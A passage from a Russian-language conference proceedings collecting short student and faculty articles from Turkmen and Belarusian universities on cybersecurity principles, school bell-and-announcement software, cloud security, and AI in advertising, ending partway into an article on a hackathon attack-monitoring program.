Преимущества цифровых технологий здесь очевидны, и данная Концепция органично интегрируется в принятые государственные программы и крупные экономические проекты. В этом контексте одно из ключевых направлений – обеспечение всеобщей доступности цифровых и мобильных услуг. В современных условиях цифровизация несёт ключ к решению множества задач устойчивого развития. Рынок цифровых технологий является одним из самых быстрорастущих в мире и популярных секторов занятости среди молодёжи.

Сегодня в нашей стране созданы все условия для получения молодёжью современного образования и подготовки высококвалифицированных специалистов. Согласно Концепции в

высших учебных заведениях усилиями специалистов, профессорско-преподавательского состава, а также студентов подготовлена программа сетевого обеспечения цифрового образования, разработаны соответствующие порталы.

Наша страна является активным сторонником привлечения новаций во все сферы жизнедеятельности, включая область телекоммуникаций и высокоскоростных информационных технологий. Туркменистан открыт для всего нового в мировом опыте, с учётом национальных интересов и задач социально-экономического и духовно-культурного развития строит прочные отношения с государствами планеты, сотрудничает с зарубежными институтами и авторитетными организациями.

Список использованных источников

- 1.Круглинский И.К., Абдуллина С.В. Управление трудом в различных сферах жизни человека: поиски универсальных детерминант. - Интернет-журнал «НАУКОВЕДЕНИЕ» №1, 2013
- 2.Плеханов А.Г. Управление персоналом: учеб. пособ. / А.Г.Плеханов. – Самарск. гос. арх. – строит. Ун-т. Самара, 2005.

УДК 681.3:553.98(574.4)

К. Чарыев¹, А. Чарыева²

¹Международный университет нефти и газа имени Ягшыгельди Какаева

²Туркменский государственный институт экономики и управления
Ашхабад, Туркменистан

РОЛЬ КИБЕРБЕЗОПАСНОСТИ В ЭКОНОМИЧЕСКОЙ СФЕРЕ

Аннотация. В статье рассматривается вопрос кибербезопасности, представляющий собой растущий вызов для устойчивого экономического развития. Кибербезопасность – это защита компьютеров, сетей, программных приложений, критически важных систем и данных от потенциальных цифровых угроз. Организации несут ответственность за обеспечение безопасности данных, чтобы сохранять доверие клиентов и соответствовать нормативным требованиям.

K.Charyyev¹, A.Charyyeva¹

¹Yagshigeldi Kakaev International University of Oil and Gas

²Turkmen State Institute of Economics and Management
Ashgabat, Turkmenistan

THE ROLE OF CYBER SECURITY IN THE ECONOMIC SPHERE

***Abstract.** The article examines the issue of cybersecurity, which represents a growing challenge for sustainable economic development. Cybersecurity is the protection of computers, networks, software applications, critical systems and data from potential digital threats. Organizations have a responsibility to ensure data security to maintain customer trust and comply with regulatory requirements.*

Кибербезопасность представляет собой растущий вызов для устойчивого экономического развития. Инциденты в киберпространстве могут влиять на безопасность, процветание и устойчивость любой страны и способны подрывать выгоды от происходящей в ней цифровой трансформации. Повышение кибербезопасности и потенциала в киберпространстве становится все более приоритетной задачей как для развитых, так и для развивающихся стран [1].

Кибербезопасность – это защита компьютеров, сетей, программных приложений, критически важных систем и данных от потенциальных цифровых угроз. Организации несут ответственность за обеспечение безопасности данных, чтобы сохранять доверие клиентов и соответствовать нормативным требованиям. Они применяют меры по кибербезопасности и используют специальные инструменты для защиты конфиденциальных данных от несанкционированного доступа и предотвращения сбоев, вызванных нежелательной сетевой активностью, при выполнении бизнес-операций. Организации обеспечивают кибербезопасность, оптимизируя методы цифровой защиты для сотрудников, процессов и технологий.

Компании в различных отраслях, таких как энергетика, транспорт, розничная торговля и промышленность, используют цифровые системы и высокоскоростное подключение, чтобы обеспечивать эффективное обслуживание клиентов и экономичные бизнес-операции. Подобно тому, как они защищают свои физические активы, им необходимо также обеспечивать безопасность своих цифровых ресурсов, а также защищать свои системы от непреднамеренного доступа. Преднамеренный взлом компьютерных систем, сетей или подключенных устройств и получение к ним несанкционированного доступа называется кибератакой. Успешно выполненная кибератака может привести к раскрытию, похищению, удалению или изменению конфиденциальных данных.

Безопасность информации, которая обрабатывается в организации, – это комплекс действий, направленных на решение проблемы защиты информационной среды в рамках компании. При

этом информация не должна быть ограничена в использовании и динамичном развитии для уполномоченных лиц [2].

Требования к системе защиты ИБ

Защита информационных ресурсов должна быть:

1. Постоянной. Злоумышленник в любой момент может попытаться обойти модули защиты данных, которые его интересуют.

2. Целевой. Информация должна защищаться в рамках определенной цели, которую ставит организация или собственник данных.

3. Плановой. Все методы защиты должны соответствовать государственным стандартам, законам и подзаконным актам, которые регулируют вопросы защиты конфиденциальных данных.

4. Активной. Мероприятия для поддержки работы и совершенствования системы защиты должны проводиться регулярно.

5. Комплексной. Использование только отдельных модулей защиты или технических средств недопустимо. Необходимо применять все виды защиты в полной мере, иначе разработанная система будет лишена смысла и экономического основания.

6. Универсальной. Средства защиты должны быть выбраны в соответствии с существующими в компании каналами утечки.

7. Надежной. Все приемы защиты должны надежно перекрывать возможные пути к охраняемой информации со стороны злоумышленника, независимо от формы представления данных.

Для защиты данных используются различные инструменты кибербезопасности, такие, как криптографические протоколы, которые позволяют шифровать электронную почту, файлы и другие важные данные. Этот механизм не даёт перехватить данные или получить код доступа к ним. Поэтому создаются и разрабатываются программы, которые проверяют устройства на наличие вредоносного кода, а после с помощью них отслеживают и удаляют спрятанный в основной записи систем вирус.

Защитные средства обнаруживают вредоносные программы в режиме реального времени, многие из них применяют различный анализ — следят за действиями вредоносной программы и ее кода. Это помогает бороться с вирусами и троянками, которые могут менять свою структуру. Защитные инструменты умеют изолировать потенциальное вредоносное программное обеспечение в специальной виртуальной среде (подальше от сети пользователя), чтобы затем проанализировать его поведение и научиться лучше распознавать новые источники угроз.

На практике создание системы защиты информации осуществляется в три этапа.

На первом этапе разрабатывается базовая модель системы, которая будет функционировать в компании. Для этого необходимо проанализировать все виды данных, которые циркулируют в фирме и которые нужно защитить от посягательств со стороны третьих лиц.

Второй этап включает разработку системы защиты. Это означает реализовать все выбранные способы, средства и направления защиты данных.

Система строится сразу по нескольким направлениям защиты, на нескольких уровнях, которые взаимодействуют друг с другом для обеспечения надежного контроля информации.

Правовой уровень обеспечивает соответствие государственным стандартам в сфере защиты информации и включает авторское право, указы, патенты и должностные инструкции. Грамотно выстроенная система защиты не нарушает права пользователей и нормы обработки данных.

Организационный уровень позволяет создать регламент работы пользователей с конфиденциальной информацией, подобрать кадры, организовать работу с документацией и физическими носителями данных.

Регламент работы пользователей с конфиденциальной информацией называют правилами разграничения доступа. Правила устанавливаются руководством компании совместно со службой безопасности и поставщиком, который внедряет систему безопасности. Цель – создать условия доступа к информационным ресурсам для каждого пользователя, к примеру, право на чтение, редактирование, передачу конфиденциального документа. Правила разграничения доступа разрабатываются на организационном уровне и внедряются на этапе работ с технической составляющей системы.

Технический уровень условно разделяют на физический, аппаратный, программный и математический подуровни.

- ✓ Физический – создание преград вокруг защищаемого объекта: охранные системы, шумление, укрепление архитектурных конструкций;
- ✓ аппаратный – установка технических средств: специальные компьютеры, системы контроля сотрудников, защиты серверов и корпоративных сетей;
- ✓ программный – установка программной оболочки системы защиты, внедрение правила разграничения доступа и тестирование работы;

- ✓ математический – внедрение криптографических и стенографических методов защиты данных для безопасной передачи по корпоративной или глобальной сети.

Третий, завершающий этап – это поддержка работоспособности системы, регулярный контроль и управление рисками. Важно, чтобы модуль защиты отличался гибкостью и позволял администратору безопасности быстро совершенствовать систему при обнаружении новых потенциальных угроз.

Список использованных источников

1. Чарыева Д.Д., Агаева Д.М. Основы защиты информации и особенности построения кибербезопасности. Всемирный ученый, 2023.
2. Ш. Закиров. Информационная безопасность: конспект лекций, Челябинск: Издательский центр ЮУрГУ, 2014.

УДК 681.3:553.98(574.4)

Д.Д. Чарыева, А. Ходжагелдиев, И.Г. Аширов, М. Чуриев
Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ ЗВОНКА И СИСТЕМЫ ОПОВЕЩЕНИЯ В УЧЕБНЫХ ЗАВЕДЕНИЯХ

Аннотация. В статье рассматривается проблема создания своими силами системы звонка и оповещения в учебных заведениях. Разработанное авторами достаточно простое, но в тоже время функциональное программное обеспечение позволяет редактировать порядок и время звонков, мелодию звонка и длительность его проигрывания, оповещать речевым сопровождением. Программу можно использовать в любом учебном заведении.

D.J. Charyyeva, A. Hojageldiyev, I.G.Ashirov, M. Churiyev
Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

SOFTWARE OF RING AND NOTIFICATION SYSTEMS IN EDUCATIONAL INSTITUTIONS

Abstract. The article discusses the problem of creating a bell and notification system in educational institutions on your own. The fairly simple but at the same time functional software developed by the authors allows you to edit the order and time of

calls, the ringtone and duration of its playback, and notify with voice accompaniment. The program can be used in any educational institution.

В любом учебном учреждении, будь это высшее учебное заведение, общеобразовательная средняя школа или другое учреждение, поддержание учебного распорядка является важной частью учебного процесса. Прежние механические методы, при которых звонок звенел при непосредственном участии человека не отвечают современным требованиям и реалиям. Поэтому в настоящее время в новых учебных корпусах устанавливаются система проигрывания звонка и оповещения. К сожалению, данные системы, со стороны компаний их устанавливающих, используются закрыто или в очень трудно регулируемом состоянии. К тому же, содержание таких систем является очень затратным занятием. Необходимость в дешёвой, легко конфигурируемой и не требующей много финансовых и трудовых затрат системы оповещений обусловило создание программного обеспечения описываемого в этой статье.

При создании этой программы нужно учитывать тот факт, что все команды по оповещению и включению/выключению звонка выполняются через компьютер. По этой причине, в библиотеку `uses` этой программы нужно добавить модули `AudioFormat`, `PCM_Format`, `MP3_Format` и `EM1_Format` [1].

Для работы с аудиофайлами и устройствами используется компонент `TAudioData` [2].

Теперь перейдём к описанию выполнения алгоритма программы и определению его составных частей.

Программа разработана в виде приложения для компьютера. Интерфейс программы показан на картинке ниже (рис. 1).

Как видно из картинки, окно программы состоит из нескольких функциональных частей. В левом верхнем углу размещены компоненты `TMaksEdit` (для добавления времени звонка) и `TListBox` (для указания времени дня когда звенит звонок). В правом верхнем углу расположены компонент `TEdit` для настройки времени звонка, для прослушивания мелодии звонка использовался компонент `Tpanel`, а для выбора мелодии звонка размещён компонент `TButton`.

При запуске программа считывает файл `timex.txt`, который расположен с ней в одной папке. После считывания содержимое этого файла помещается в список под кнопкой добавления. Время звонка здесь показывается в формате час/минута/секунда. Если нужно добавить время звонка, то нужно лишь ввести время по указанному шаблону и нажать на соответствующую кнопку.




Рис. 1- Интерфейс программы

При нажатии на кнопку выбора песни, открывается диалоговое окно для поиска необходимого файла в формате *.mp3. Для изменения продолжительности звонка в соответствующем поле нужно ввести нужный промежуток в секундах.

Для включения системы оповещения посредством микрофона нужно нажать на кнопку с оранжевой стрелкой для начала записи речи. Для проверки записи нужно нажать на кнопку с зеленой стрелкой и программа будет проигрывать сделанную запись. Для удаления записи нужно нажать на кнопку удаления, а если запись удовлетворительная, то для сохранения необходимо нажать на кнопку с иконкой дискеты (рис. 2). После этого программа сохранит эту запись и после сигнала её можно воспроизвести для оповещения.




Рис. 2 - Раздел оповещений

Разработанное программное обеспечение устанавливается на компьютер стандартным способом. Порядок ее работы состоит из следующих этапов:

- через каждый определенный интервал времени программа считывает из своей директории файл в формате *.txt, содержащий времена звучания звонка и сравнивает их с текущим временем;

- при совпадении времен, указанных в файле с текущим временем, программа начинает проигрывать звуковой файл 1.mp3, тоже расположенный в ее директории.

- данный звуковой файл проигрывается ровно столько времени, сколько указано в настройках программы.

Таким образом, проигрывая звуковой файл в указанные промежутки времени и подключая компьютер к системе оповещения факультета осуществляется работа системы проигрывания звонка факультета.

Эта система соединяется с оборудованием оповещения здания. После полной синхронизации аппаратной части с созданной программой, система начинает работать.

Помимо этого, при подключении микрофона к компьютеру, программное обеспечение идентифицирует его, при это становится доступным возможность записи звука через программу. В данном случае при нажатии на соответствующую кнопку и записи речи через микрофон, можно сразу или после редактирования ошибок сохранить данную запись. С этого момента программа начинает проигрывать ее. Таким образом осуществляется работа системы оповещения через созданную программу.

Для того, чтобы сделать программу и систему в общем более отказоустойчивой, есть возможность управления программой через локальную сеть. То есть, компьютер оповещения (клиентская программа) находится в вещательной комнате, а управляющий компьютер находится в другом месте, например в деканате.

Процесс записи мелодии звонка, например, проводится и сохраняется через серверный компьютер. После этого сохранённая запись отправляется на клиентский компьютер. Компьютер в комнате оповещения принимает запись и воспроизводит через всю систему оповещения данного учреждения.

Разработанное программное обеспечение позволяет редактировать порядок и время звонков, мелодию звонка и длительность его проигрывания, оповещать речевым сопровождением. Программу можно использовать в любом учебном заведении.

Программа создана на языке объектно-ориентированного программирования Delphi.

Для разработанной программы было получено патентное свидетельство №75 от соответствующих служб.

Список использованных источников

1. M. Çürüýew. Intellektual ulgamlar. Ýokary okuw mekdepleri üçin okuw kitaby.- A.: „Ylym“ neşirýaty, 2014.
2. А.Я.Архангельский. Программирование в Delphi. М., Издательство БИНОМ, 2008.

УДК 004.771.056

В.Д. Король, А.Т. Чернушевич

Белорусский государственный технологический университет
Минск, Беларусь

РАЗВИТИЕ ОБЛАЧНЫХ ТЕХНОЛОГИЙ И ИХ ВЛИЯНИЕ НА КИБЕРБЕЗОПАСНОСТЬ

Аннотация. В данной статье рассматривается понятие облачных технологий, а также их влияние на кибербезопасность. В том числе акцент сделан на развитии облачных технологий, их преимуществах и недостатках и возможных способах защиты облачных хранилищ от киберугроз.

V. D. Korol, A. T. Chernushevich

Belarusian State Technological University
Minsk, Belarus

THE DEVELOPMENT OF CLOUD TECHNOLOGIES AND THEIR IMPACT ON CYBERSECURITY

Abstract. This article discusses the concept of cloud technologies, as well as their impact on cybersecurity. In particular, the emphasis is placed on the development of cloud technologies, their advantages and disadvantages and possible ways to protect cloud storage from cyber threats.

В последнее десятилетие облачные технологии стали неотъемлемой частью современного бизнеса и повседневной жизни. Однако с развитием облачных технологий возникают и риски в области кибербезопасности.

Цель работы: проанализировать влияние развития облачных технологий на кибербезопасность.

Задачами работы являются:

- 1) изучить основные преимущества и риски использования облачных технологий в контексте кибербезопасности;
- 2) рассмотреть методы обеспечения безопасности данных и информационной инфраструктуры в облачных средах;
- 3) исследовать опыт внедрения облачных решений с учетом аспектов кибербезопасности.

Облачные хранилища очень быстро вошли в нашу жизнь. Для обычного человека – это возможность хранить тысячи фотографий и документов в одном месте без физического носителя, для организаций – это возможность гибкого доступа к вычислительным ресурсам, хранению данных и программным приложениям. Что же собой представляет понятие «облачное хранилище»?

Облачное хранилище – это сервис, который позволяет размещать файлы не на собственных носителях, а на серверах поставщика услуги. Пользователю выделяется требуемый объем дискового пространства, куда можно загружать любые типы файлов – документы, видео, аудио, программы и многое другое [1].

Пользователи получают доступ к вычислительным мощностям, хранению данных и программному обеспечению без необходимости покупать и обслуживать собственную инфраструктуру. Один из самых больших плюсов – нет необходимости в покупке, настройке и поддержке физического серверного оборудования, поскольку это обязанность облачного

– это способ использовать компьютеры и программное обеспечение, находящиеся где-то в сети Интернет, а не на Вашем локальном компьютере. Это позволяет получить доступ к мощным ресурсам в облаке.

Как работают облачные технологии? Облачные технологии работают на удаленных серверах, расположенных в центрах обработки данных. При обращении пользователя к облачному сервису, запрос направляется на соответствующий сервер. Этот сервер выполняет пользовательский запрос и возвращает результат [2].

Можно выделить три основных типа облачных технологий: программное обеспечение как услуга (SaaS, Software as a Service), платформа как услуга (PaaS, Platform as a Service) и инфраструктура как услуга (IaaS, Infrastructure as a service). Более подробная информация о типах облачных сервисов представлена в таблице 1.

Типы облачных технологий

| Тип | Характеристика |
|-----------------------------|--|
| Software as a service | Это предоставление программного обеспечения как онлайн-сервиса. Пользователи могут использовать программное обеспечение без необходимости его покупки, установки и поддержки на своем собственном компьютере |
| Platform as a service | Это предоставление платформы для разработки и развертывания приложений. Пользователи могут использовать PaaS-платформы для создания и запуска собственных приложений без необходимости владения и управления инфраструктурой |
| Infrastructure as a service | Это предоставление облачным провайдером вычислительных ресурсов, таких как виртуальные серверы, сети и хранилища (как онлайн-сервисы). Клиенты могут использовать IaaS-ресурсы для запуска своих собственных приложений, сетей и других систем |

Также можно выделить 4 вида облачных технологий:

1) публичное облако — дает возможность заказа услуг и одновременного доступа к IT-инфраструктуре облачного провайдера любых пользователей. Управление облаком и обслуживание осуществляется его владельцем;

2) частное облако — контроль, обслуживание и эксплуатация облака возможны только одним абонентом. Инфраструктура такого облака размещена на территории пользователя или коммерческого дата-центра;

3) гибридное облако — это инфраструктура, которая создана на основе публичного и частного облака. Физическое оборудование всей IT-инфраструктуры располагается у пользователя или в дата-центре, виртуальная часть располагается у облачного провайдера;

4) мультиоблачные решения — основное отличие между гибридным облаком и многооблачной средой состоит в использовании нескольких облачных вычислительных мощностей и ресурсов хранения данных в единой архитектуре.

Таким образом, разобрав понятие и изучив возможные типы и виды облачных технологий, можем выделить преимущества и недостатки облачных технологий (таблица 2).

Таблица 2 – Преимущества и недостатки облачных технологий

| Преимущества | Недостатки |
|--|--|
| Уменьшение затрат и увеличение эффективности ИТ инфраструктуры | Постоянное соединение с сетью Интернет |
| Неограниченный объем хранимых данных | Плохо работает с медленным Интернет-доступом. Многие "облачные" программы требуют хорошего Интернет-соединения с большой пропускной способностью |
| Доступность с различных устройств | Безопасность данных может быть под угрозой. Все зависит от того, кто предоставляет "облачные" услуги. Если этот кто-то надежно шифрует данные, постоянно делает их резервные копии, уже не один год работает на рынке подобных услуг и имеет хорошую репутацию, то угрозы безопасности данных может никогда не случиться |
| Устойчивость данных к потере или краже оборудования | Если данные в "облаке" потеряны, то они потеряны навсегда. Однако потерять данные в "облаке" гораздо сложнее, чем на локальном компьютере |

Облачные технологии предоставляют организациям гибкость, масштабируемость и экономию затрат. Однако, они также вносят определенные риски, такие как уязвимости в безопасности данных, возможность проблем ввиду скорости используемой связи и потенциальные нарушения конфиденциальности.

Кибербезопасность в облаке является критически важным аспектом для защиты ценных данных, хранимых в облачном хранилище. Чтобы обеспечить безопасность в облаке, необходимо реализовать следующие меры:

1) для всех пользователей облачной среды должна быть обеспечена строгая аутентификация и авторизация, чтобы гарантировать, что только авторизованные пользователи имеют доступ к данным. Это можно достичь путем использования механизмов многофакторной аутентификации и ролевых политик доступа;

2) данные, передаваемые и хранимые в облаке, должны быть защищены с помощью шифрования. Шифрование должно использоваться как для передачи данных по сети, так и для хранения данных в хранилище;

3) облачный сервис должен обеспечивать мониторинг и аудит доступа к данным, чтобы обнаруживать любые попытки несанкционированного доступа и нарушения безопасности;

4) облачная инфраструктура должна быть защищена от вредоносных программ с помощью механизмов антивирусной защиты, межсетевых экранов и других мер безопасности;

5) облачный сервер должен регулярно создавать резервные копии данных и иметь механизмы быстрого восстановления данных в случае их потери или повреждения [3].

Таким образом, компании должны уделять больше внимания обеспечению безопасности в облаке, используя различные методы шифрования, механизмы аутентификации и мониторинга безопасности. Также следует обращать внимание на обучение персонала и разработку строгих политик безопасности.

Говоря об опыте внедрения облачных технологий, в деятельность реально существующих компания, можем привести в пример Netflix. Они активно используют облачные технологии для обеспечения масштабируемости, гибкости и доступности своей платформы.

Во-первых, Netflix использует Amazon Web Services (AWS) в качестве своего основного облачного провайдера, чтобы обеспечить высокую доступность, масштабируемость и надежность своей платформы.

Во-вторых, Netflix разработал и применяет микросервисную архитектуру для своей платформы. Каждый сервис работает в отдельном контейнере, что позволяет легко управлять и изолировать сервисы друг от друга и обеспечить безопасность.

В-третьих, Netflix придает большое значение защите своей платформы от киберугроз. Они применяют многоуровневую стратегию безопасности, которая включает в себя следующие меры:

- сетевая безопасность: Netflix использует сетевые брандмауэры, интернет-сегментацию и виртуальные частные сети (VPN) для защиты своей инфраструктуры от несанкционированного доступа;

- шифрование данных: Вся передача данных между клиентами Netflix и серверами происходит по протоколу HTTPS с использованием шифрования SSL/TLS, что обеспечивает конфиденциальность и целостность данных;

- мониторинг и обнаружение инцидентов: Netflix активно мониторит свою сеть и приложения на предмет аномалий и подозрительной активности, чтобы обнаруживать и предотвращать кибератаки.

Таким образом, развитие облачных технологий имеет значительное влияние на кибербезопасность. Однако, при наличии соответствующих мер безопасности и эффективной координации, компании могут минимизировать риски и получить все преимущества, которые предлагают облачные технологии.

Список использованных источников

1. Cloud.mts[Электронный ресурс]/ Что такое облачное хранилище-Режим доступа: <https://cloud.mts.ru/cloud-thinking/blog/chto-takoe-oblachnoe-hranilishe/>- Дата доступа:13.11.2023
2. Uniteddc.net[Электронный ресурс]/ Что такое облачные технологии-Режим доступа: <https://uniteddc.net.ua/ru/news/i-ru/chto-takoe-oblachnyye-tehnologii/>- Дата доступа:13.11.2023
3. Activecloud[Электронный ресурс]/ Кибербезопасность в облаке-Режим доступа: <https://www.activecloud.by/news/novosti-kompanii/2023/kiberbezopasnost-v-oblake/>- Дата доступа:13.11.2023

УДК 004.8:659.1

К.И. Чулакова, П.С. Китун, В.А. Усевич

Белорусский государственный технологический университет
Минск, Беларусь

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ В РЕКЛАМЕ: СПОСОБЫ ИСПОЛЬЗОВАНИЯ

Аннотация. В данной статье рассматриваются основные способы использования искусственного интеллекта в рекламе. Авторы проанализировали зарубежный опыт по внедрению ИИ-технологий в процесс создания рекламы и сделали выводы о его успешности.

K.I. Chulakova, P.S. Kitun, V.A. Usevich

Belarusian State Technological University
Minsk, Belarus

ARTIFICIAL INTELLIGENCE IN ADVERTISING: WAYS TO USE

Abstract. This article deals with the main ways of using artificial intelligence in advertising. The authors have analyzed the foreign experience of introducing AI-technologies in the process of advertising creation and made conclusions about its success.

В настоящее время технологии развиваются с огромной скоростью, популярность начинает набирать и использование искусственного интеллекта (ИИ) в различных сферах жизни, одной из которых является реклама.

Цель работы: исследовать и проанализировать основные способы использования искусственного интеллекта в рекламе.

Задачи работы:

1. Изучить основные понятия и принципы искусственного интеллекта в контексте рекламы;
2. Выявить основные способы использования искусственного интеллекта в рекламе;
3. Проанализировать примеры использования искусственного интеллекта в рекламных компаниях.

Искусственный интеллект – способность автоматических систем к моделированию образов идентичных работе человеческого мозга, и дающая возможности перейти к неформальному обучению, кластеризации и обобщению информации.

Рост искусственный интеллект произвел революцию в том, как компании создают и проводят рекламные кампании. Реклама на основе ИИ меняет отрасль, позволяя компаниям создавать более целенаправленные, эффективные и действенные кампании, чем когда-либо прежде. Использование искусственного интеллекта в рекламном творчестве открывает множество возможностей, основные из которых рассмотрены ниже [1].

Написание текстов (сценариев) для рекламы. Современные ИИ-платформы быстро создают уникальный текст для рекламы. ИИ пишет в 10 раз быстрее копирайтера и генерирует контент на всех популярных языках. Натренированные на большом объеме данных ИИ хорошо справляются с простыми текстами. Однако заменить настоящих сценаристов и копирайтеров он пока не может, но алгоритмы могут подать людям идеи или автоматизировать рутинные задачи.

В преддверии американского Super Bowl (Суперкубка) издание Adweek запустило онлайн-бота, способного генерировать рекламные тексты. Бот обучен на 3 000 прошлых рекламных кампаний игры (около 134 000 слов). Несмотря на это в процессе работы компания обнаружила, что ИИ имеет странные предпочтения: он одержим насилием, а также проявляет маниакальную увлеченность шимпанзе и героем сериала «Офис», актером Джоном Красински. Исходя из чего издание приняло решение использовать бот лишь для написания простых текстов.

Визуальный контент. Искусственный интеллект может генерировать изображения на основе ранее проанализированных, и по текстовому запросу. Например, Cosmopolitan стал первым глянцевым журналом, который создал обложку полностью с помощью нейросети.



Рис. 1 - обложка журнала «Cosmopolitan»

ИИ-технологии также помогают создавать персонализированные рекламные ролики. Например, у компании IBM есть собственный алгоритм ИИ Accelerator. Он упрощает персонализацию креативов: Accelerator оценивает видео, призывы к действию, закадровые голоса, анализирует несколько сотен переменных – после чего компоует материалы в новый ролик. CTR (click through rate) у таких роликов на 113% выше, а эффективность от начала до конца кампании выросла на 120%. Однако полноценный видеоролик при помощи ИИ на данный момент создать не удастся из-за отсутствия у нейросетей способностей к созданию реалистичной мимики [2].

Таргетинг и персонализация. Таргетинг на основе ИИ использует алгоритмы машинного обучения для выявления и анализа данных о потребителях, таких как демографические данные, интересы и поведение. Затем эти данные применяются для определения наиболее релевантных аудиторий для рекламной кампании, что позволяет более точно настраивать таргетинг. Персонализация на основе ИИ основана на идее, что разные люди реагируют на разные типы рекламы. Используя искусственный интеллект, компании могут анализировать данные о клиентах для создания персонализированной рекламы, которая с большей вероятностью привлечет и конвертирует клиентов. Персонализация на основе ИИ также позволяет компаниям нацеливать рекламу на определенную аудиторию, гарантируя, что нужные люди увидят правильную рекламу.

В 2020 году маркетологи Campbell's создали 1700 разных вариантов видеорекламы супов и транслировали их перед видеороликами на популярных сервисах. Специальная нейросеть определяла содержание видео и предполагала, для какой целевой аудитории она больше подходит. По итогу, маркетологи исходя из этих данных подобрали наиболее подходящий рекламный ролик из 1700 возможных.

Результаты этого эксперимента оказались ошеломляющими. Маркетологам удалось добиться 1,67 миллиона полных просмотров рекламы перед основным видео. Примерно 24,9% людей не пропускали рекламу после первых 5 секунд, а досматривали ее. Благодаря этому продажи компании увеличились на 55,6%, что доказывает эффективность использования ИИ для настройки таргетинга.

Креативная оптимизация. Творческая оптимизация на основе ИИ работает путем анализа данных из различных источников, таких как отзывы клиентов, аналитика веб-сайтов и поведение клиентов. Затем эти данные используются для создания и оптимизации творческого контента, такого как реклама. Также ИИ может помочь компаниям определить потребности и интересы клиентов и улучшить взаимодействие с ними [3].

Креативная оптимизация на основе ИИ может помочь компаниям создавать контент, более привлекательный и актуальный для их целевой аудитории. Это помогает компаниям повысить вовлеченность и лояльность клиентов, а также коэффициент конверсии.

Таким образом, использование искусственного интеллекта в рекламе предоставляет рекламодателям больше возможностей для оптимизации и повышения эффективности своих кампаний. От анализа данных и понимания аудитории до генерации контента и улучшения таргетинга, ИИ становится не заменимым инструментом в современной рекламе.

Список использованных источников

1. Абашидзе, М. Д. Перспективы использования машинного обучения и операционной аналитики в маркетинге / М. Д. Абашидзе, В. С. Старостин // Актуальные проблемы управления – 2020, 25-я Международная научно-практическая конференция. – М.: 2020. – С. 33-55.
2. Бондаренко, К. Нейросети: как использовать в рекламе и маркетинге, примеры и варианты / К. Бондаренко // SMMplanner blog [Электронный ресурс]. – 2023. – Режим доступа:

<https://smmplanner.com/blog/nierosieti-kak-ispolzovat-v-rieklamie-i-markietinghie-primiery-i-varianty/amp/>. – Дата доступа: 05.11.2023.

3. Gutiérrez, A., Rodríguez, J. Artificial Intelligence in Marketing: On the Cutting Edge of Next Generation Marketing. Springer / Gutiérrez, A., Rodríguez, J. Artificial; – 2020: P. 271.

УДК 681.3:553.98(574.4)

**М.М. Чуриев, А.Д. Язмурадов,
А.С. Мамметесенова, М.Ч. Хыдыров**

Международный университет нефти и газа имени Ягшыгельди Какаева
Ашхабад, Туркменистан

РАЗРАБОТКА И ПРИМЕНЕНИЕ ПРОГРАММЫ МОНИТОРИНГА КИБЕРАТАК ДЛЯ ПРОВЕДЕНИЯ ХАКАТОНОВ ПО КИБЕРБЕЗОПАСНОСТИ

Аннотация. В статье рассматривается проблема разработки программного обеспечения по мониторингу за пассивными киберугрозами и активными кибератаками, а также применение данной программы для проведения хакатонов по обеспечению кибербезопасности и оценки работ по устранению киберугроз.

**M.M. Churiyev, A.D. Yazmuradov,
A.S. Mammetesenova, M.Ch.Hydyrov**

Yagshigeldi Kakaev International University of Oil and Gas
Ashgabat, Turkmenistan

DEVELOPMENT AND APPLICATION OF A CYBER ATTACK MONITORING PROGRAM FOR CYBER SECURITY HACKATHONS

Abstract. The article discusses the problem of developing software for monitoring passive cyber threats and active cyber attacks, as well as the use of this program for conducting hackathons to ensure cybersecurity and evaluating work to eliminate cyber threats.

Повсеместность современных компьютерных систем и способность осуществлять связь или взаимодействовать с помощью различных средств, от мобильных устройств до носимых компьютеров, создают для государственных и негосударственных субъектов ряд

неотъемлемых уязвимостей и возможные векторы атак. Использование этих уязвимостей может привести к широким последствиям для национальной безопасности посредством таких намеренных действий, как шпионаж, снижение эффективности объектов командования и управления, кража интеллектуальной собственности и чувствительной информации личного характера, нарушение предоставления существенных услуг и функционирования критически важной инфраструктуры или нанесение ущерба экономике и промышленности [1].

Поэтому в настоящее время кибербезопасности уделяется не меньше времени, чем непосредственно цифровым технологиям. Основная проблема в сфере кибербезопасности – это дефицит квалифицированных кадров. Это связано еще с примечательной особенностью рассматриваемой сферы – порог вхождения в квалификацию один из самых высоких, в тоже время для становления киберагрессором особой квалификации и не нужно [2].

Чтобы побороть эту проблему развиваются различные виды подготовки специалистов по кибербезопасности, в том числе и конкурсные, когда дух соперничества благоприятно влияет на процесс приобретения навыков.

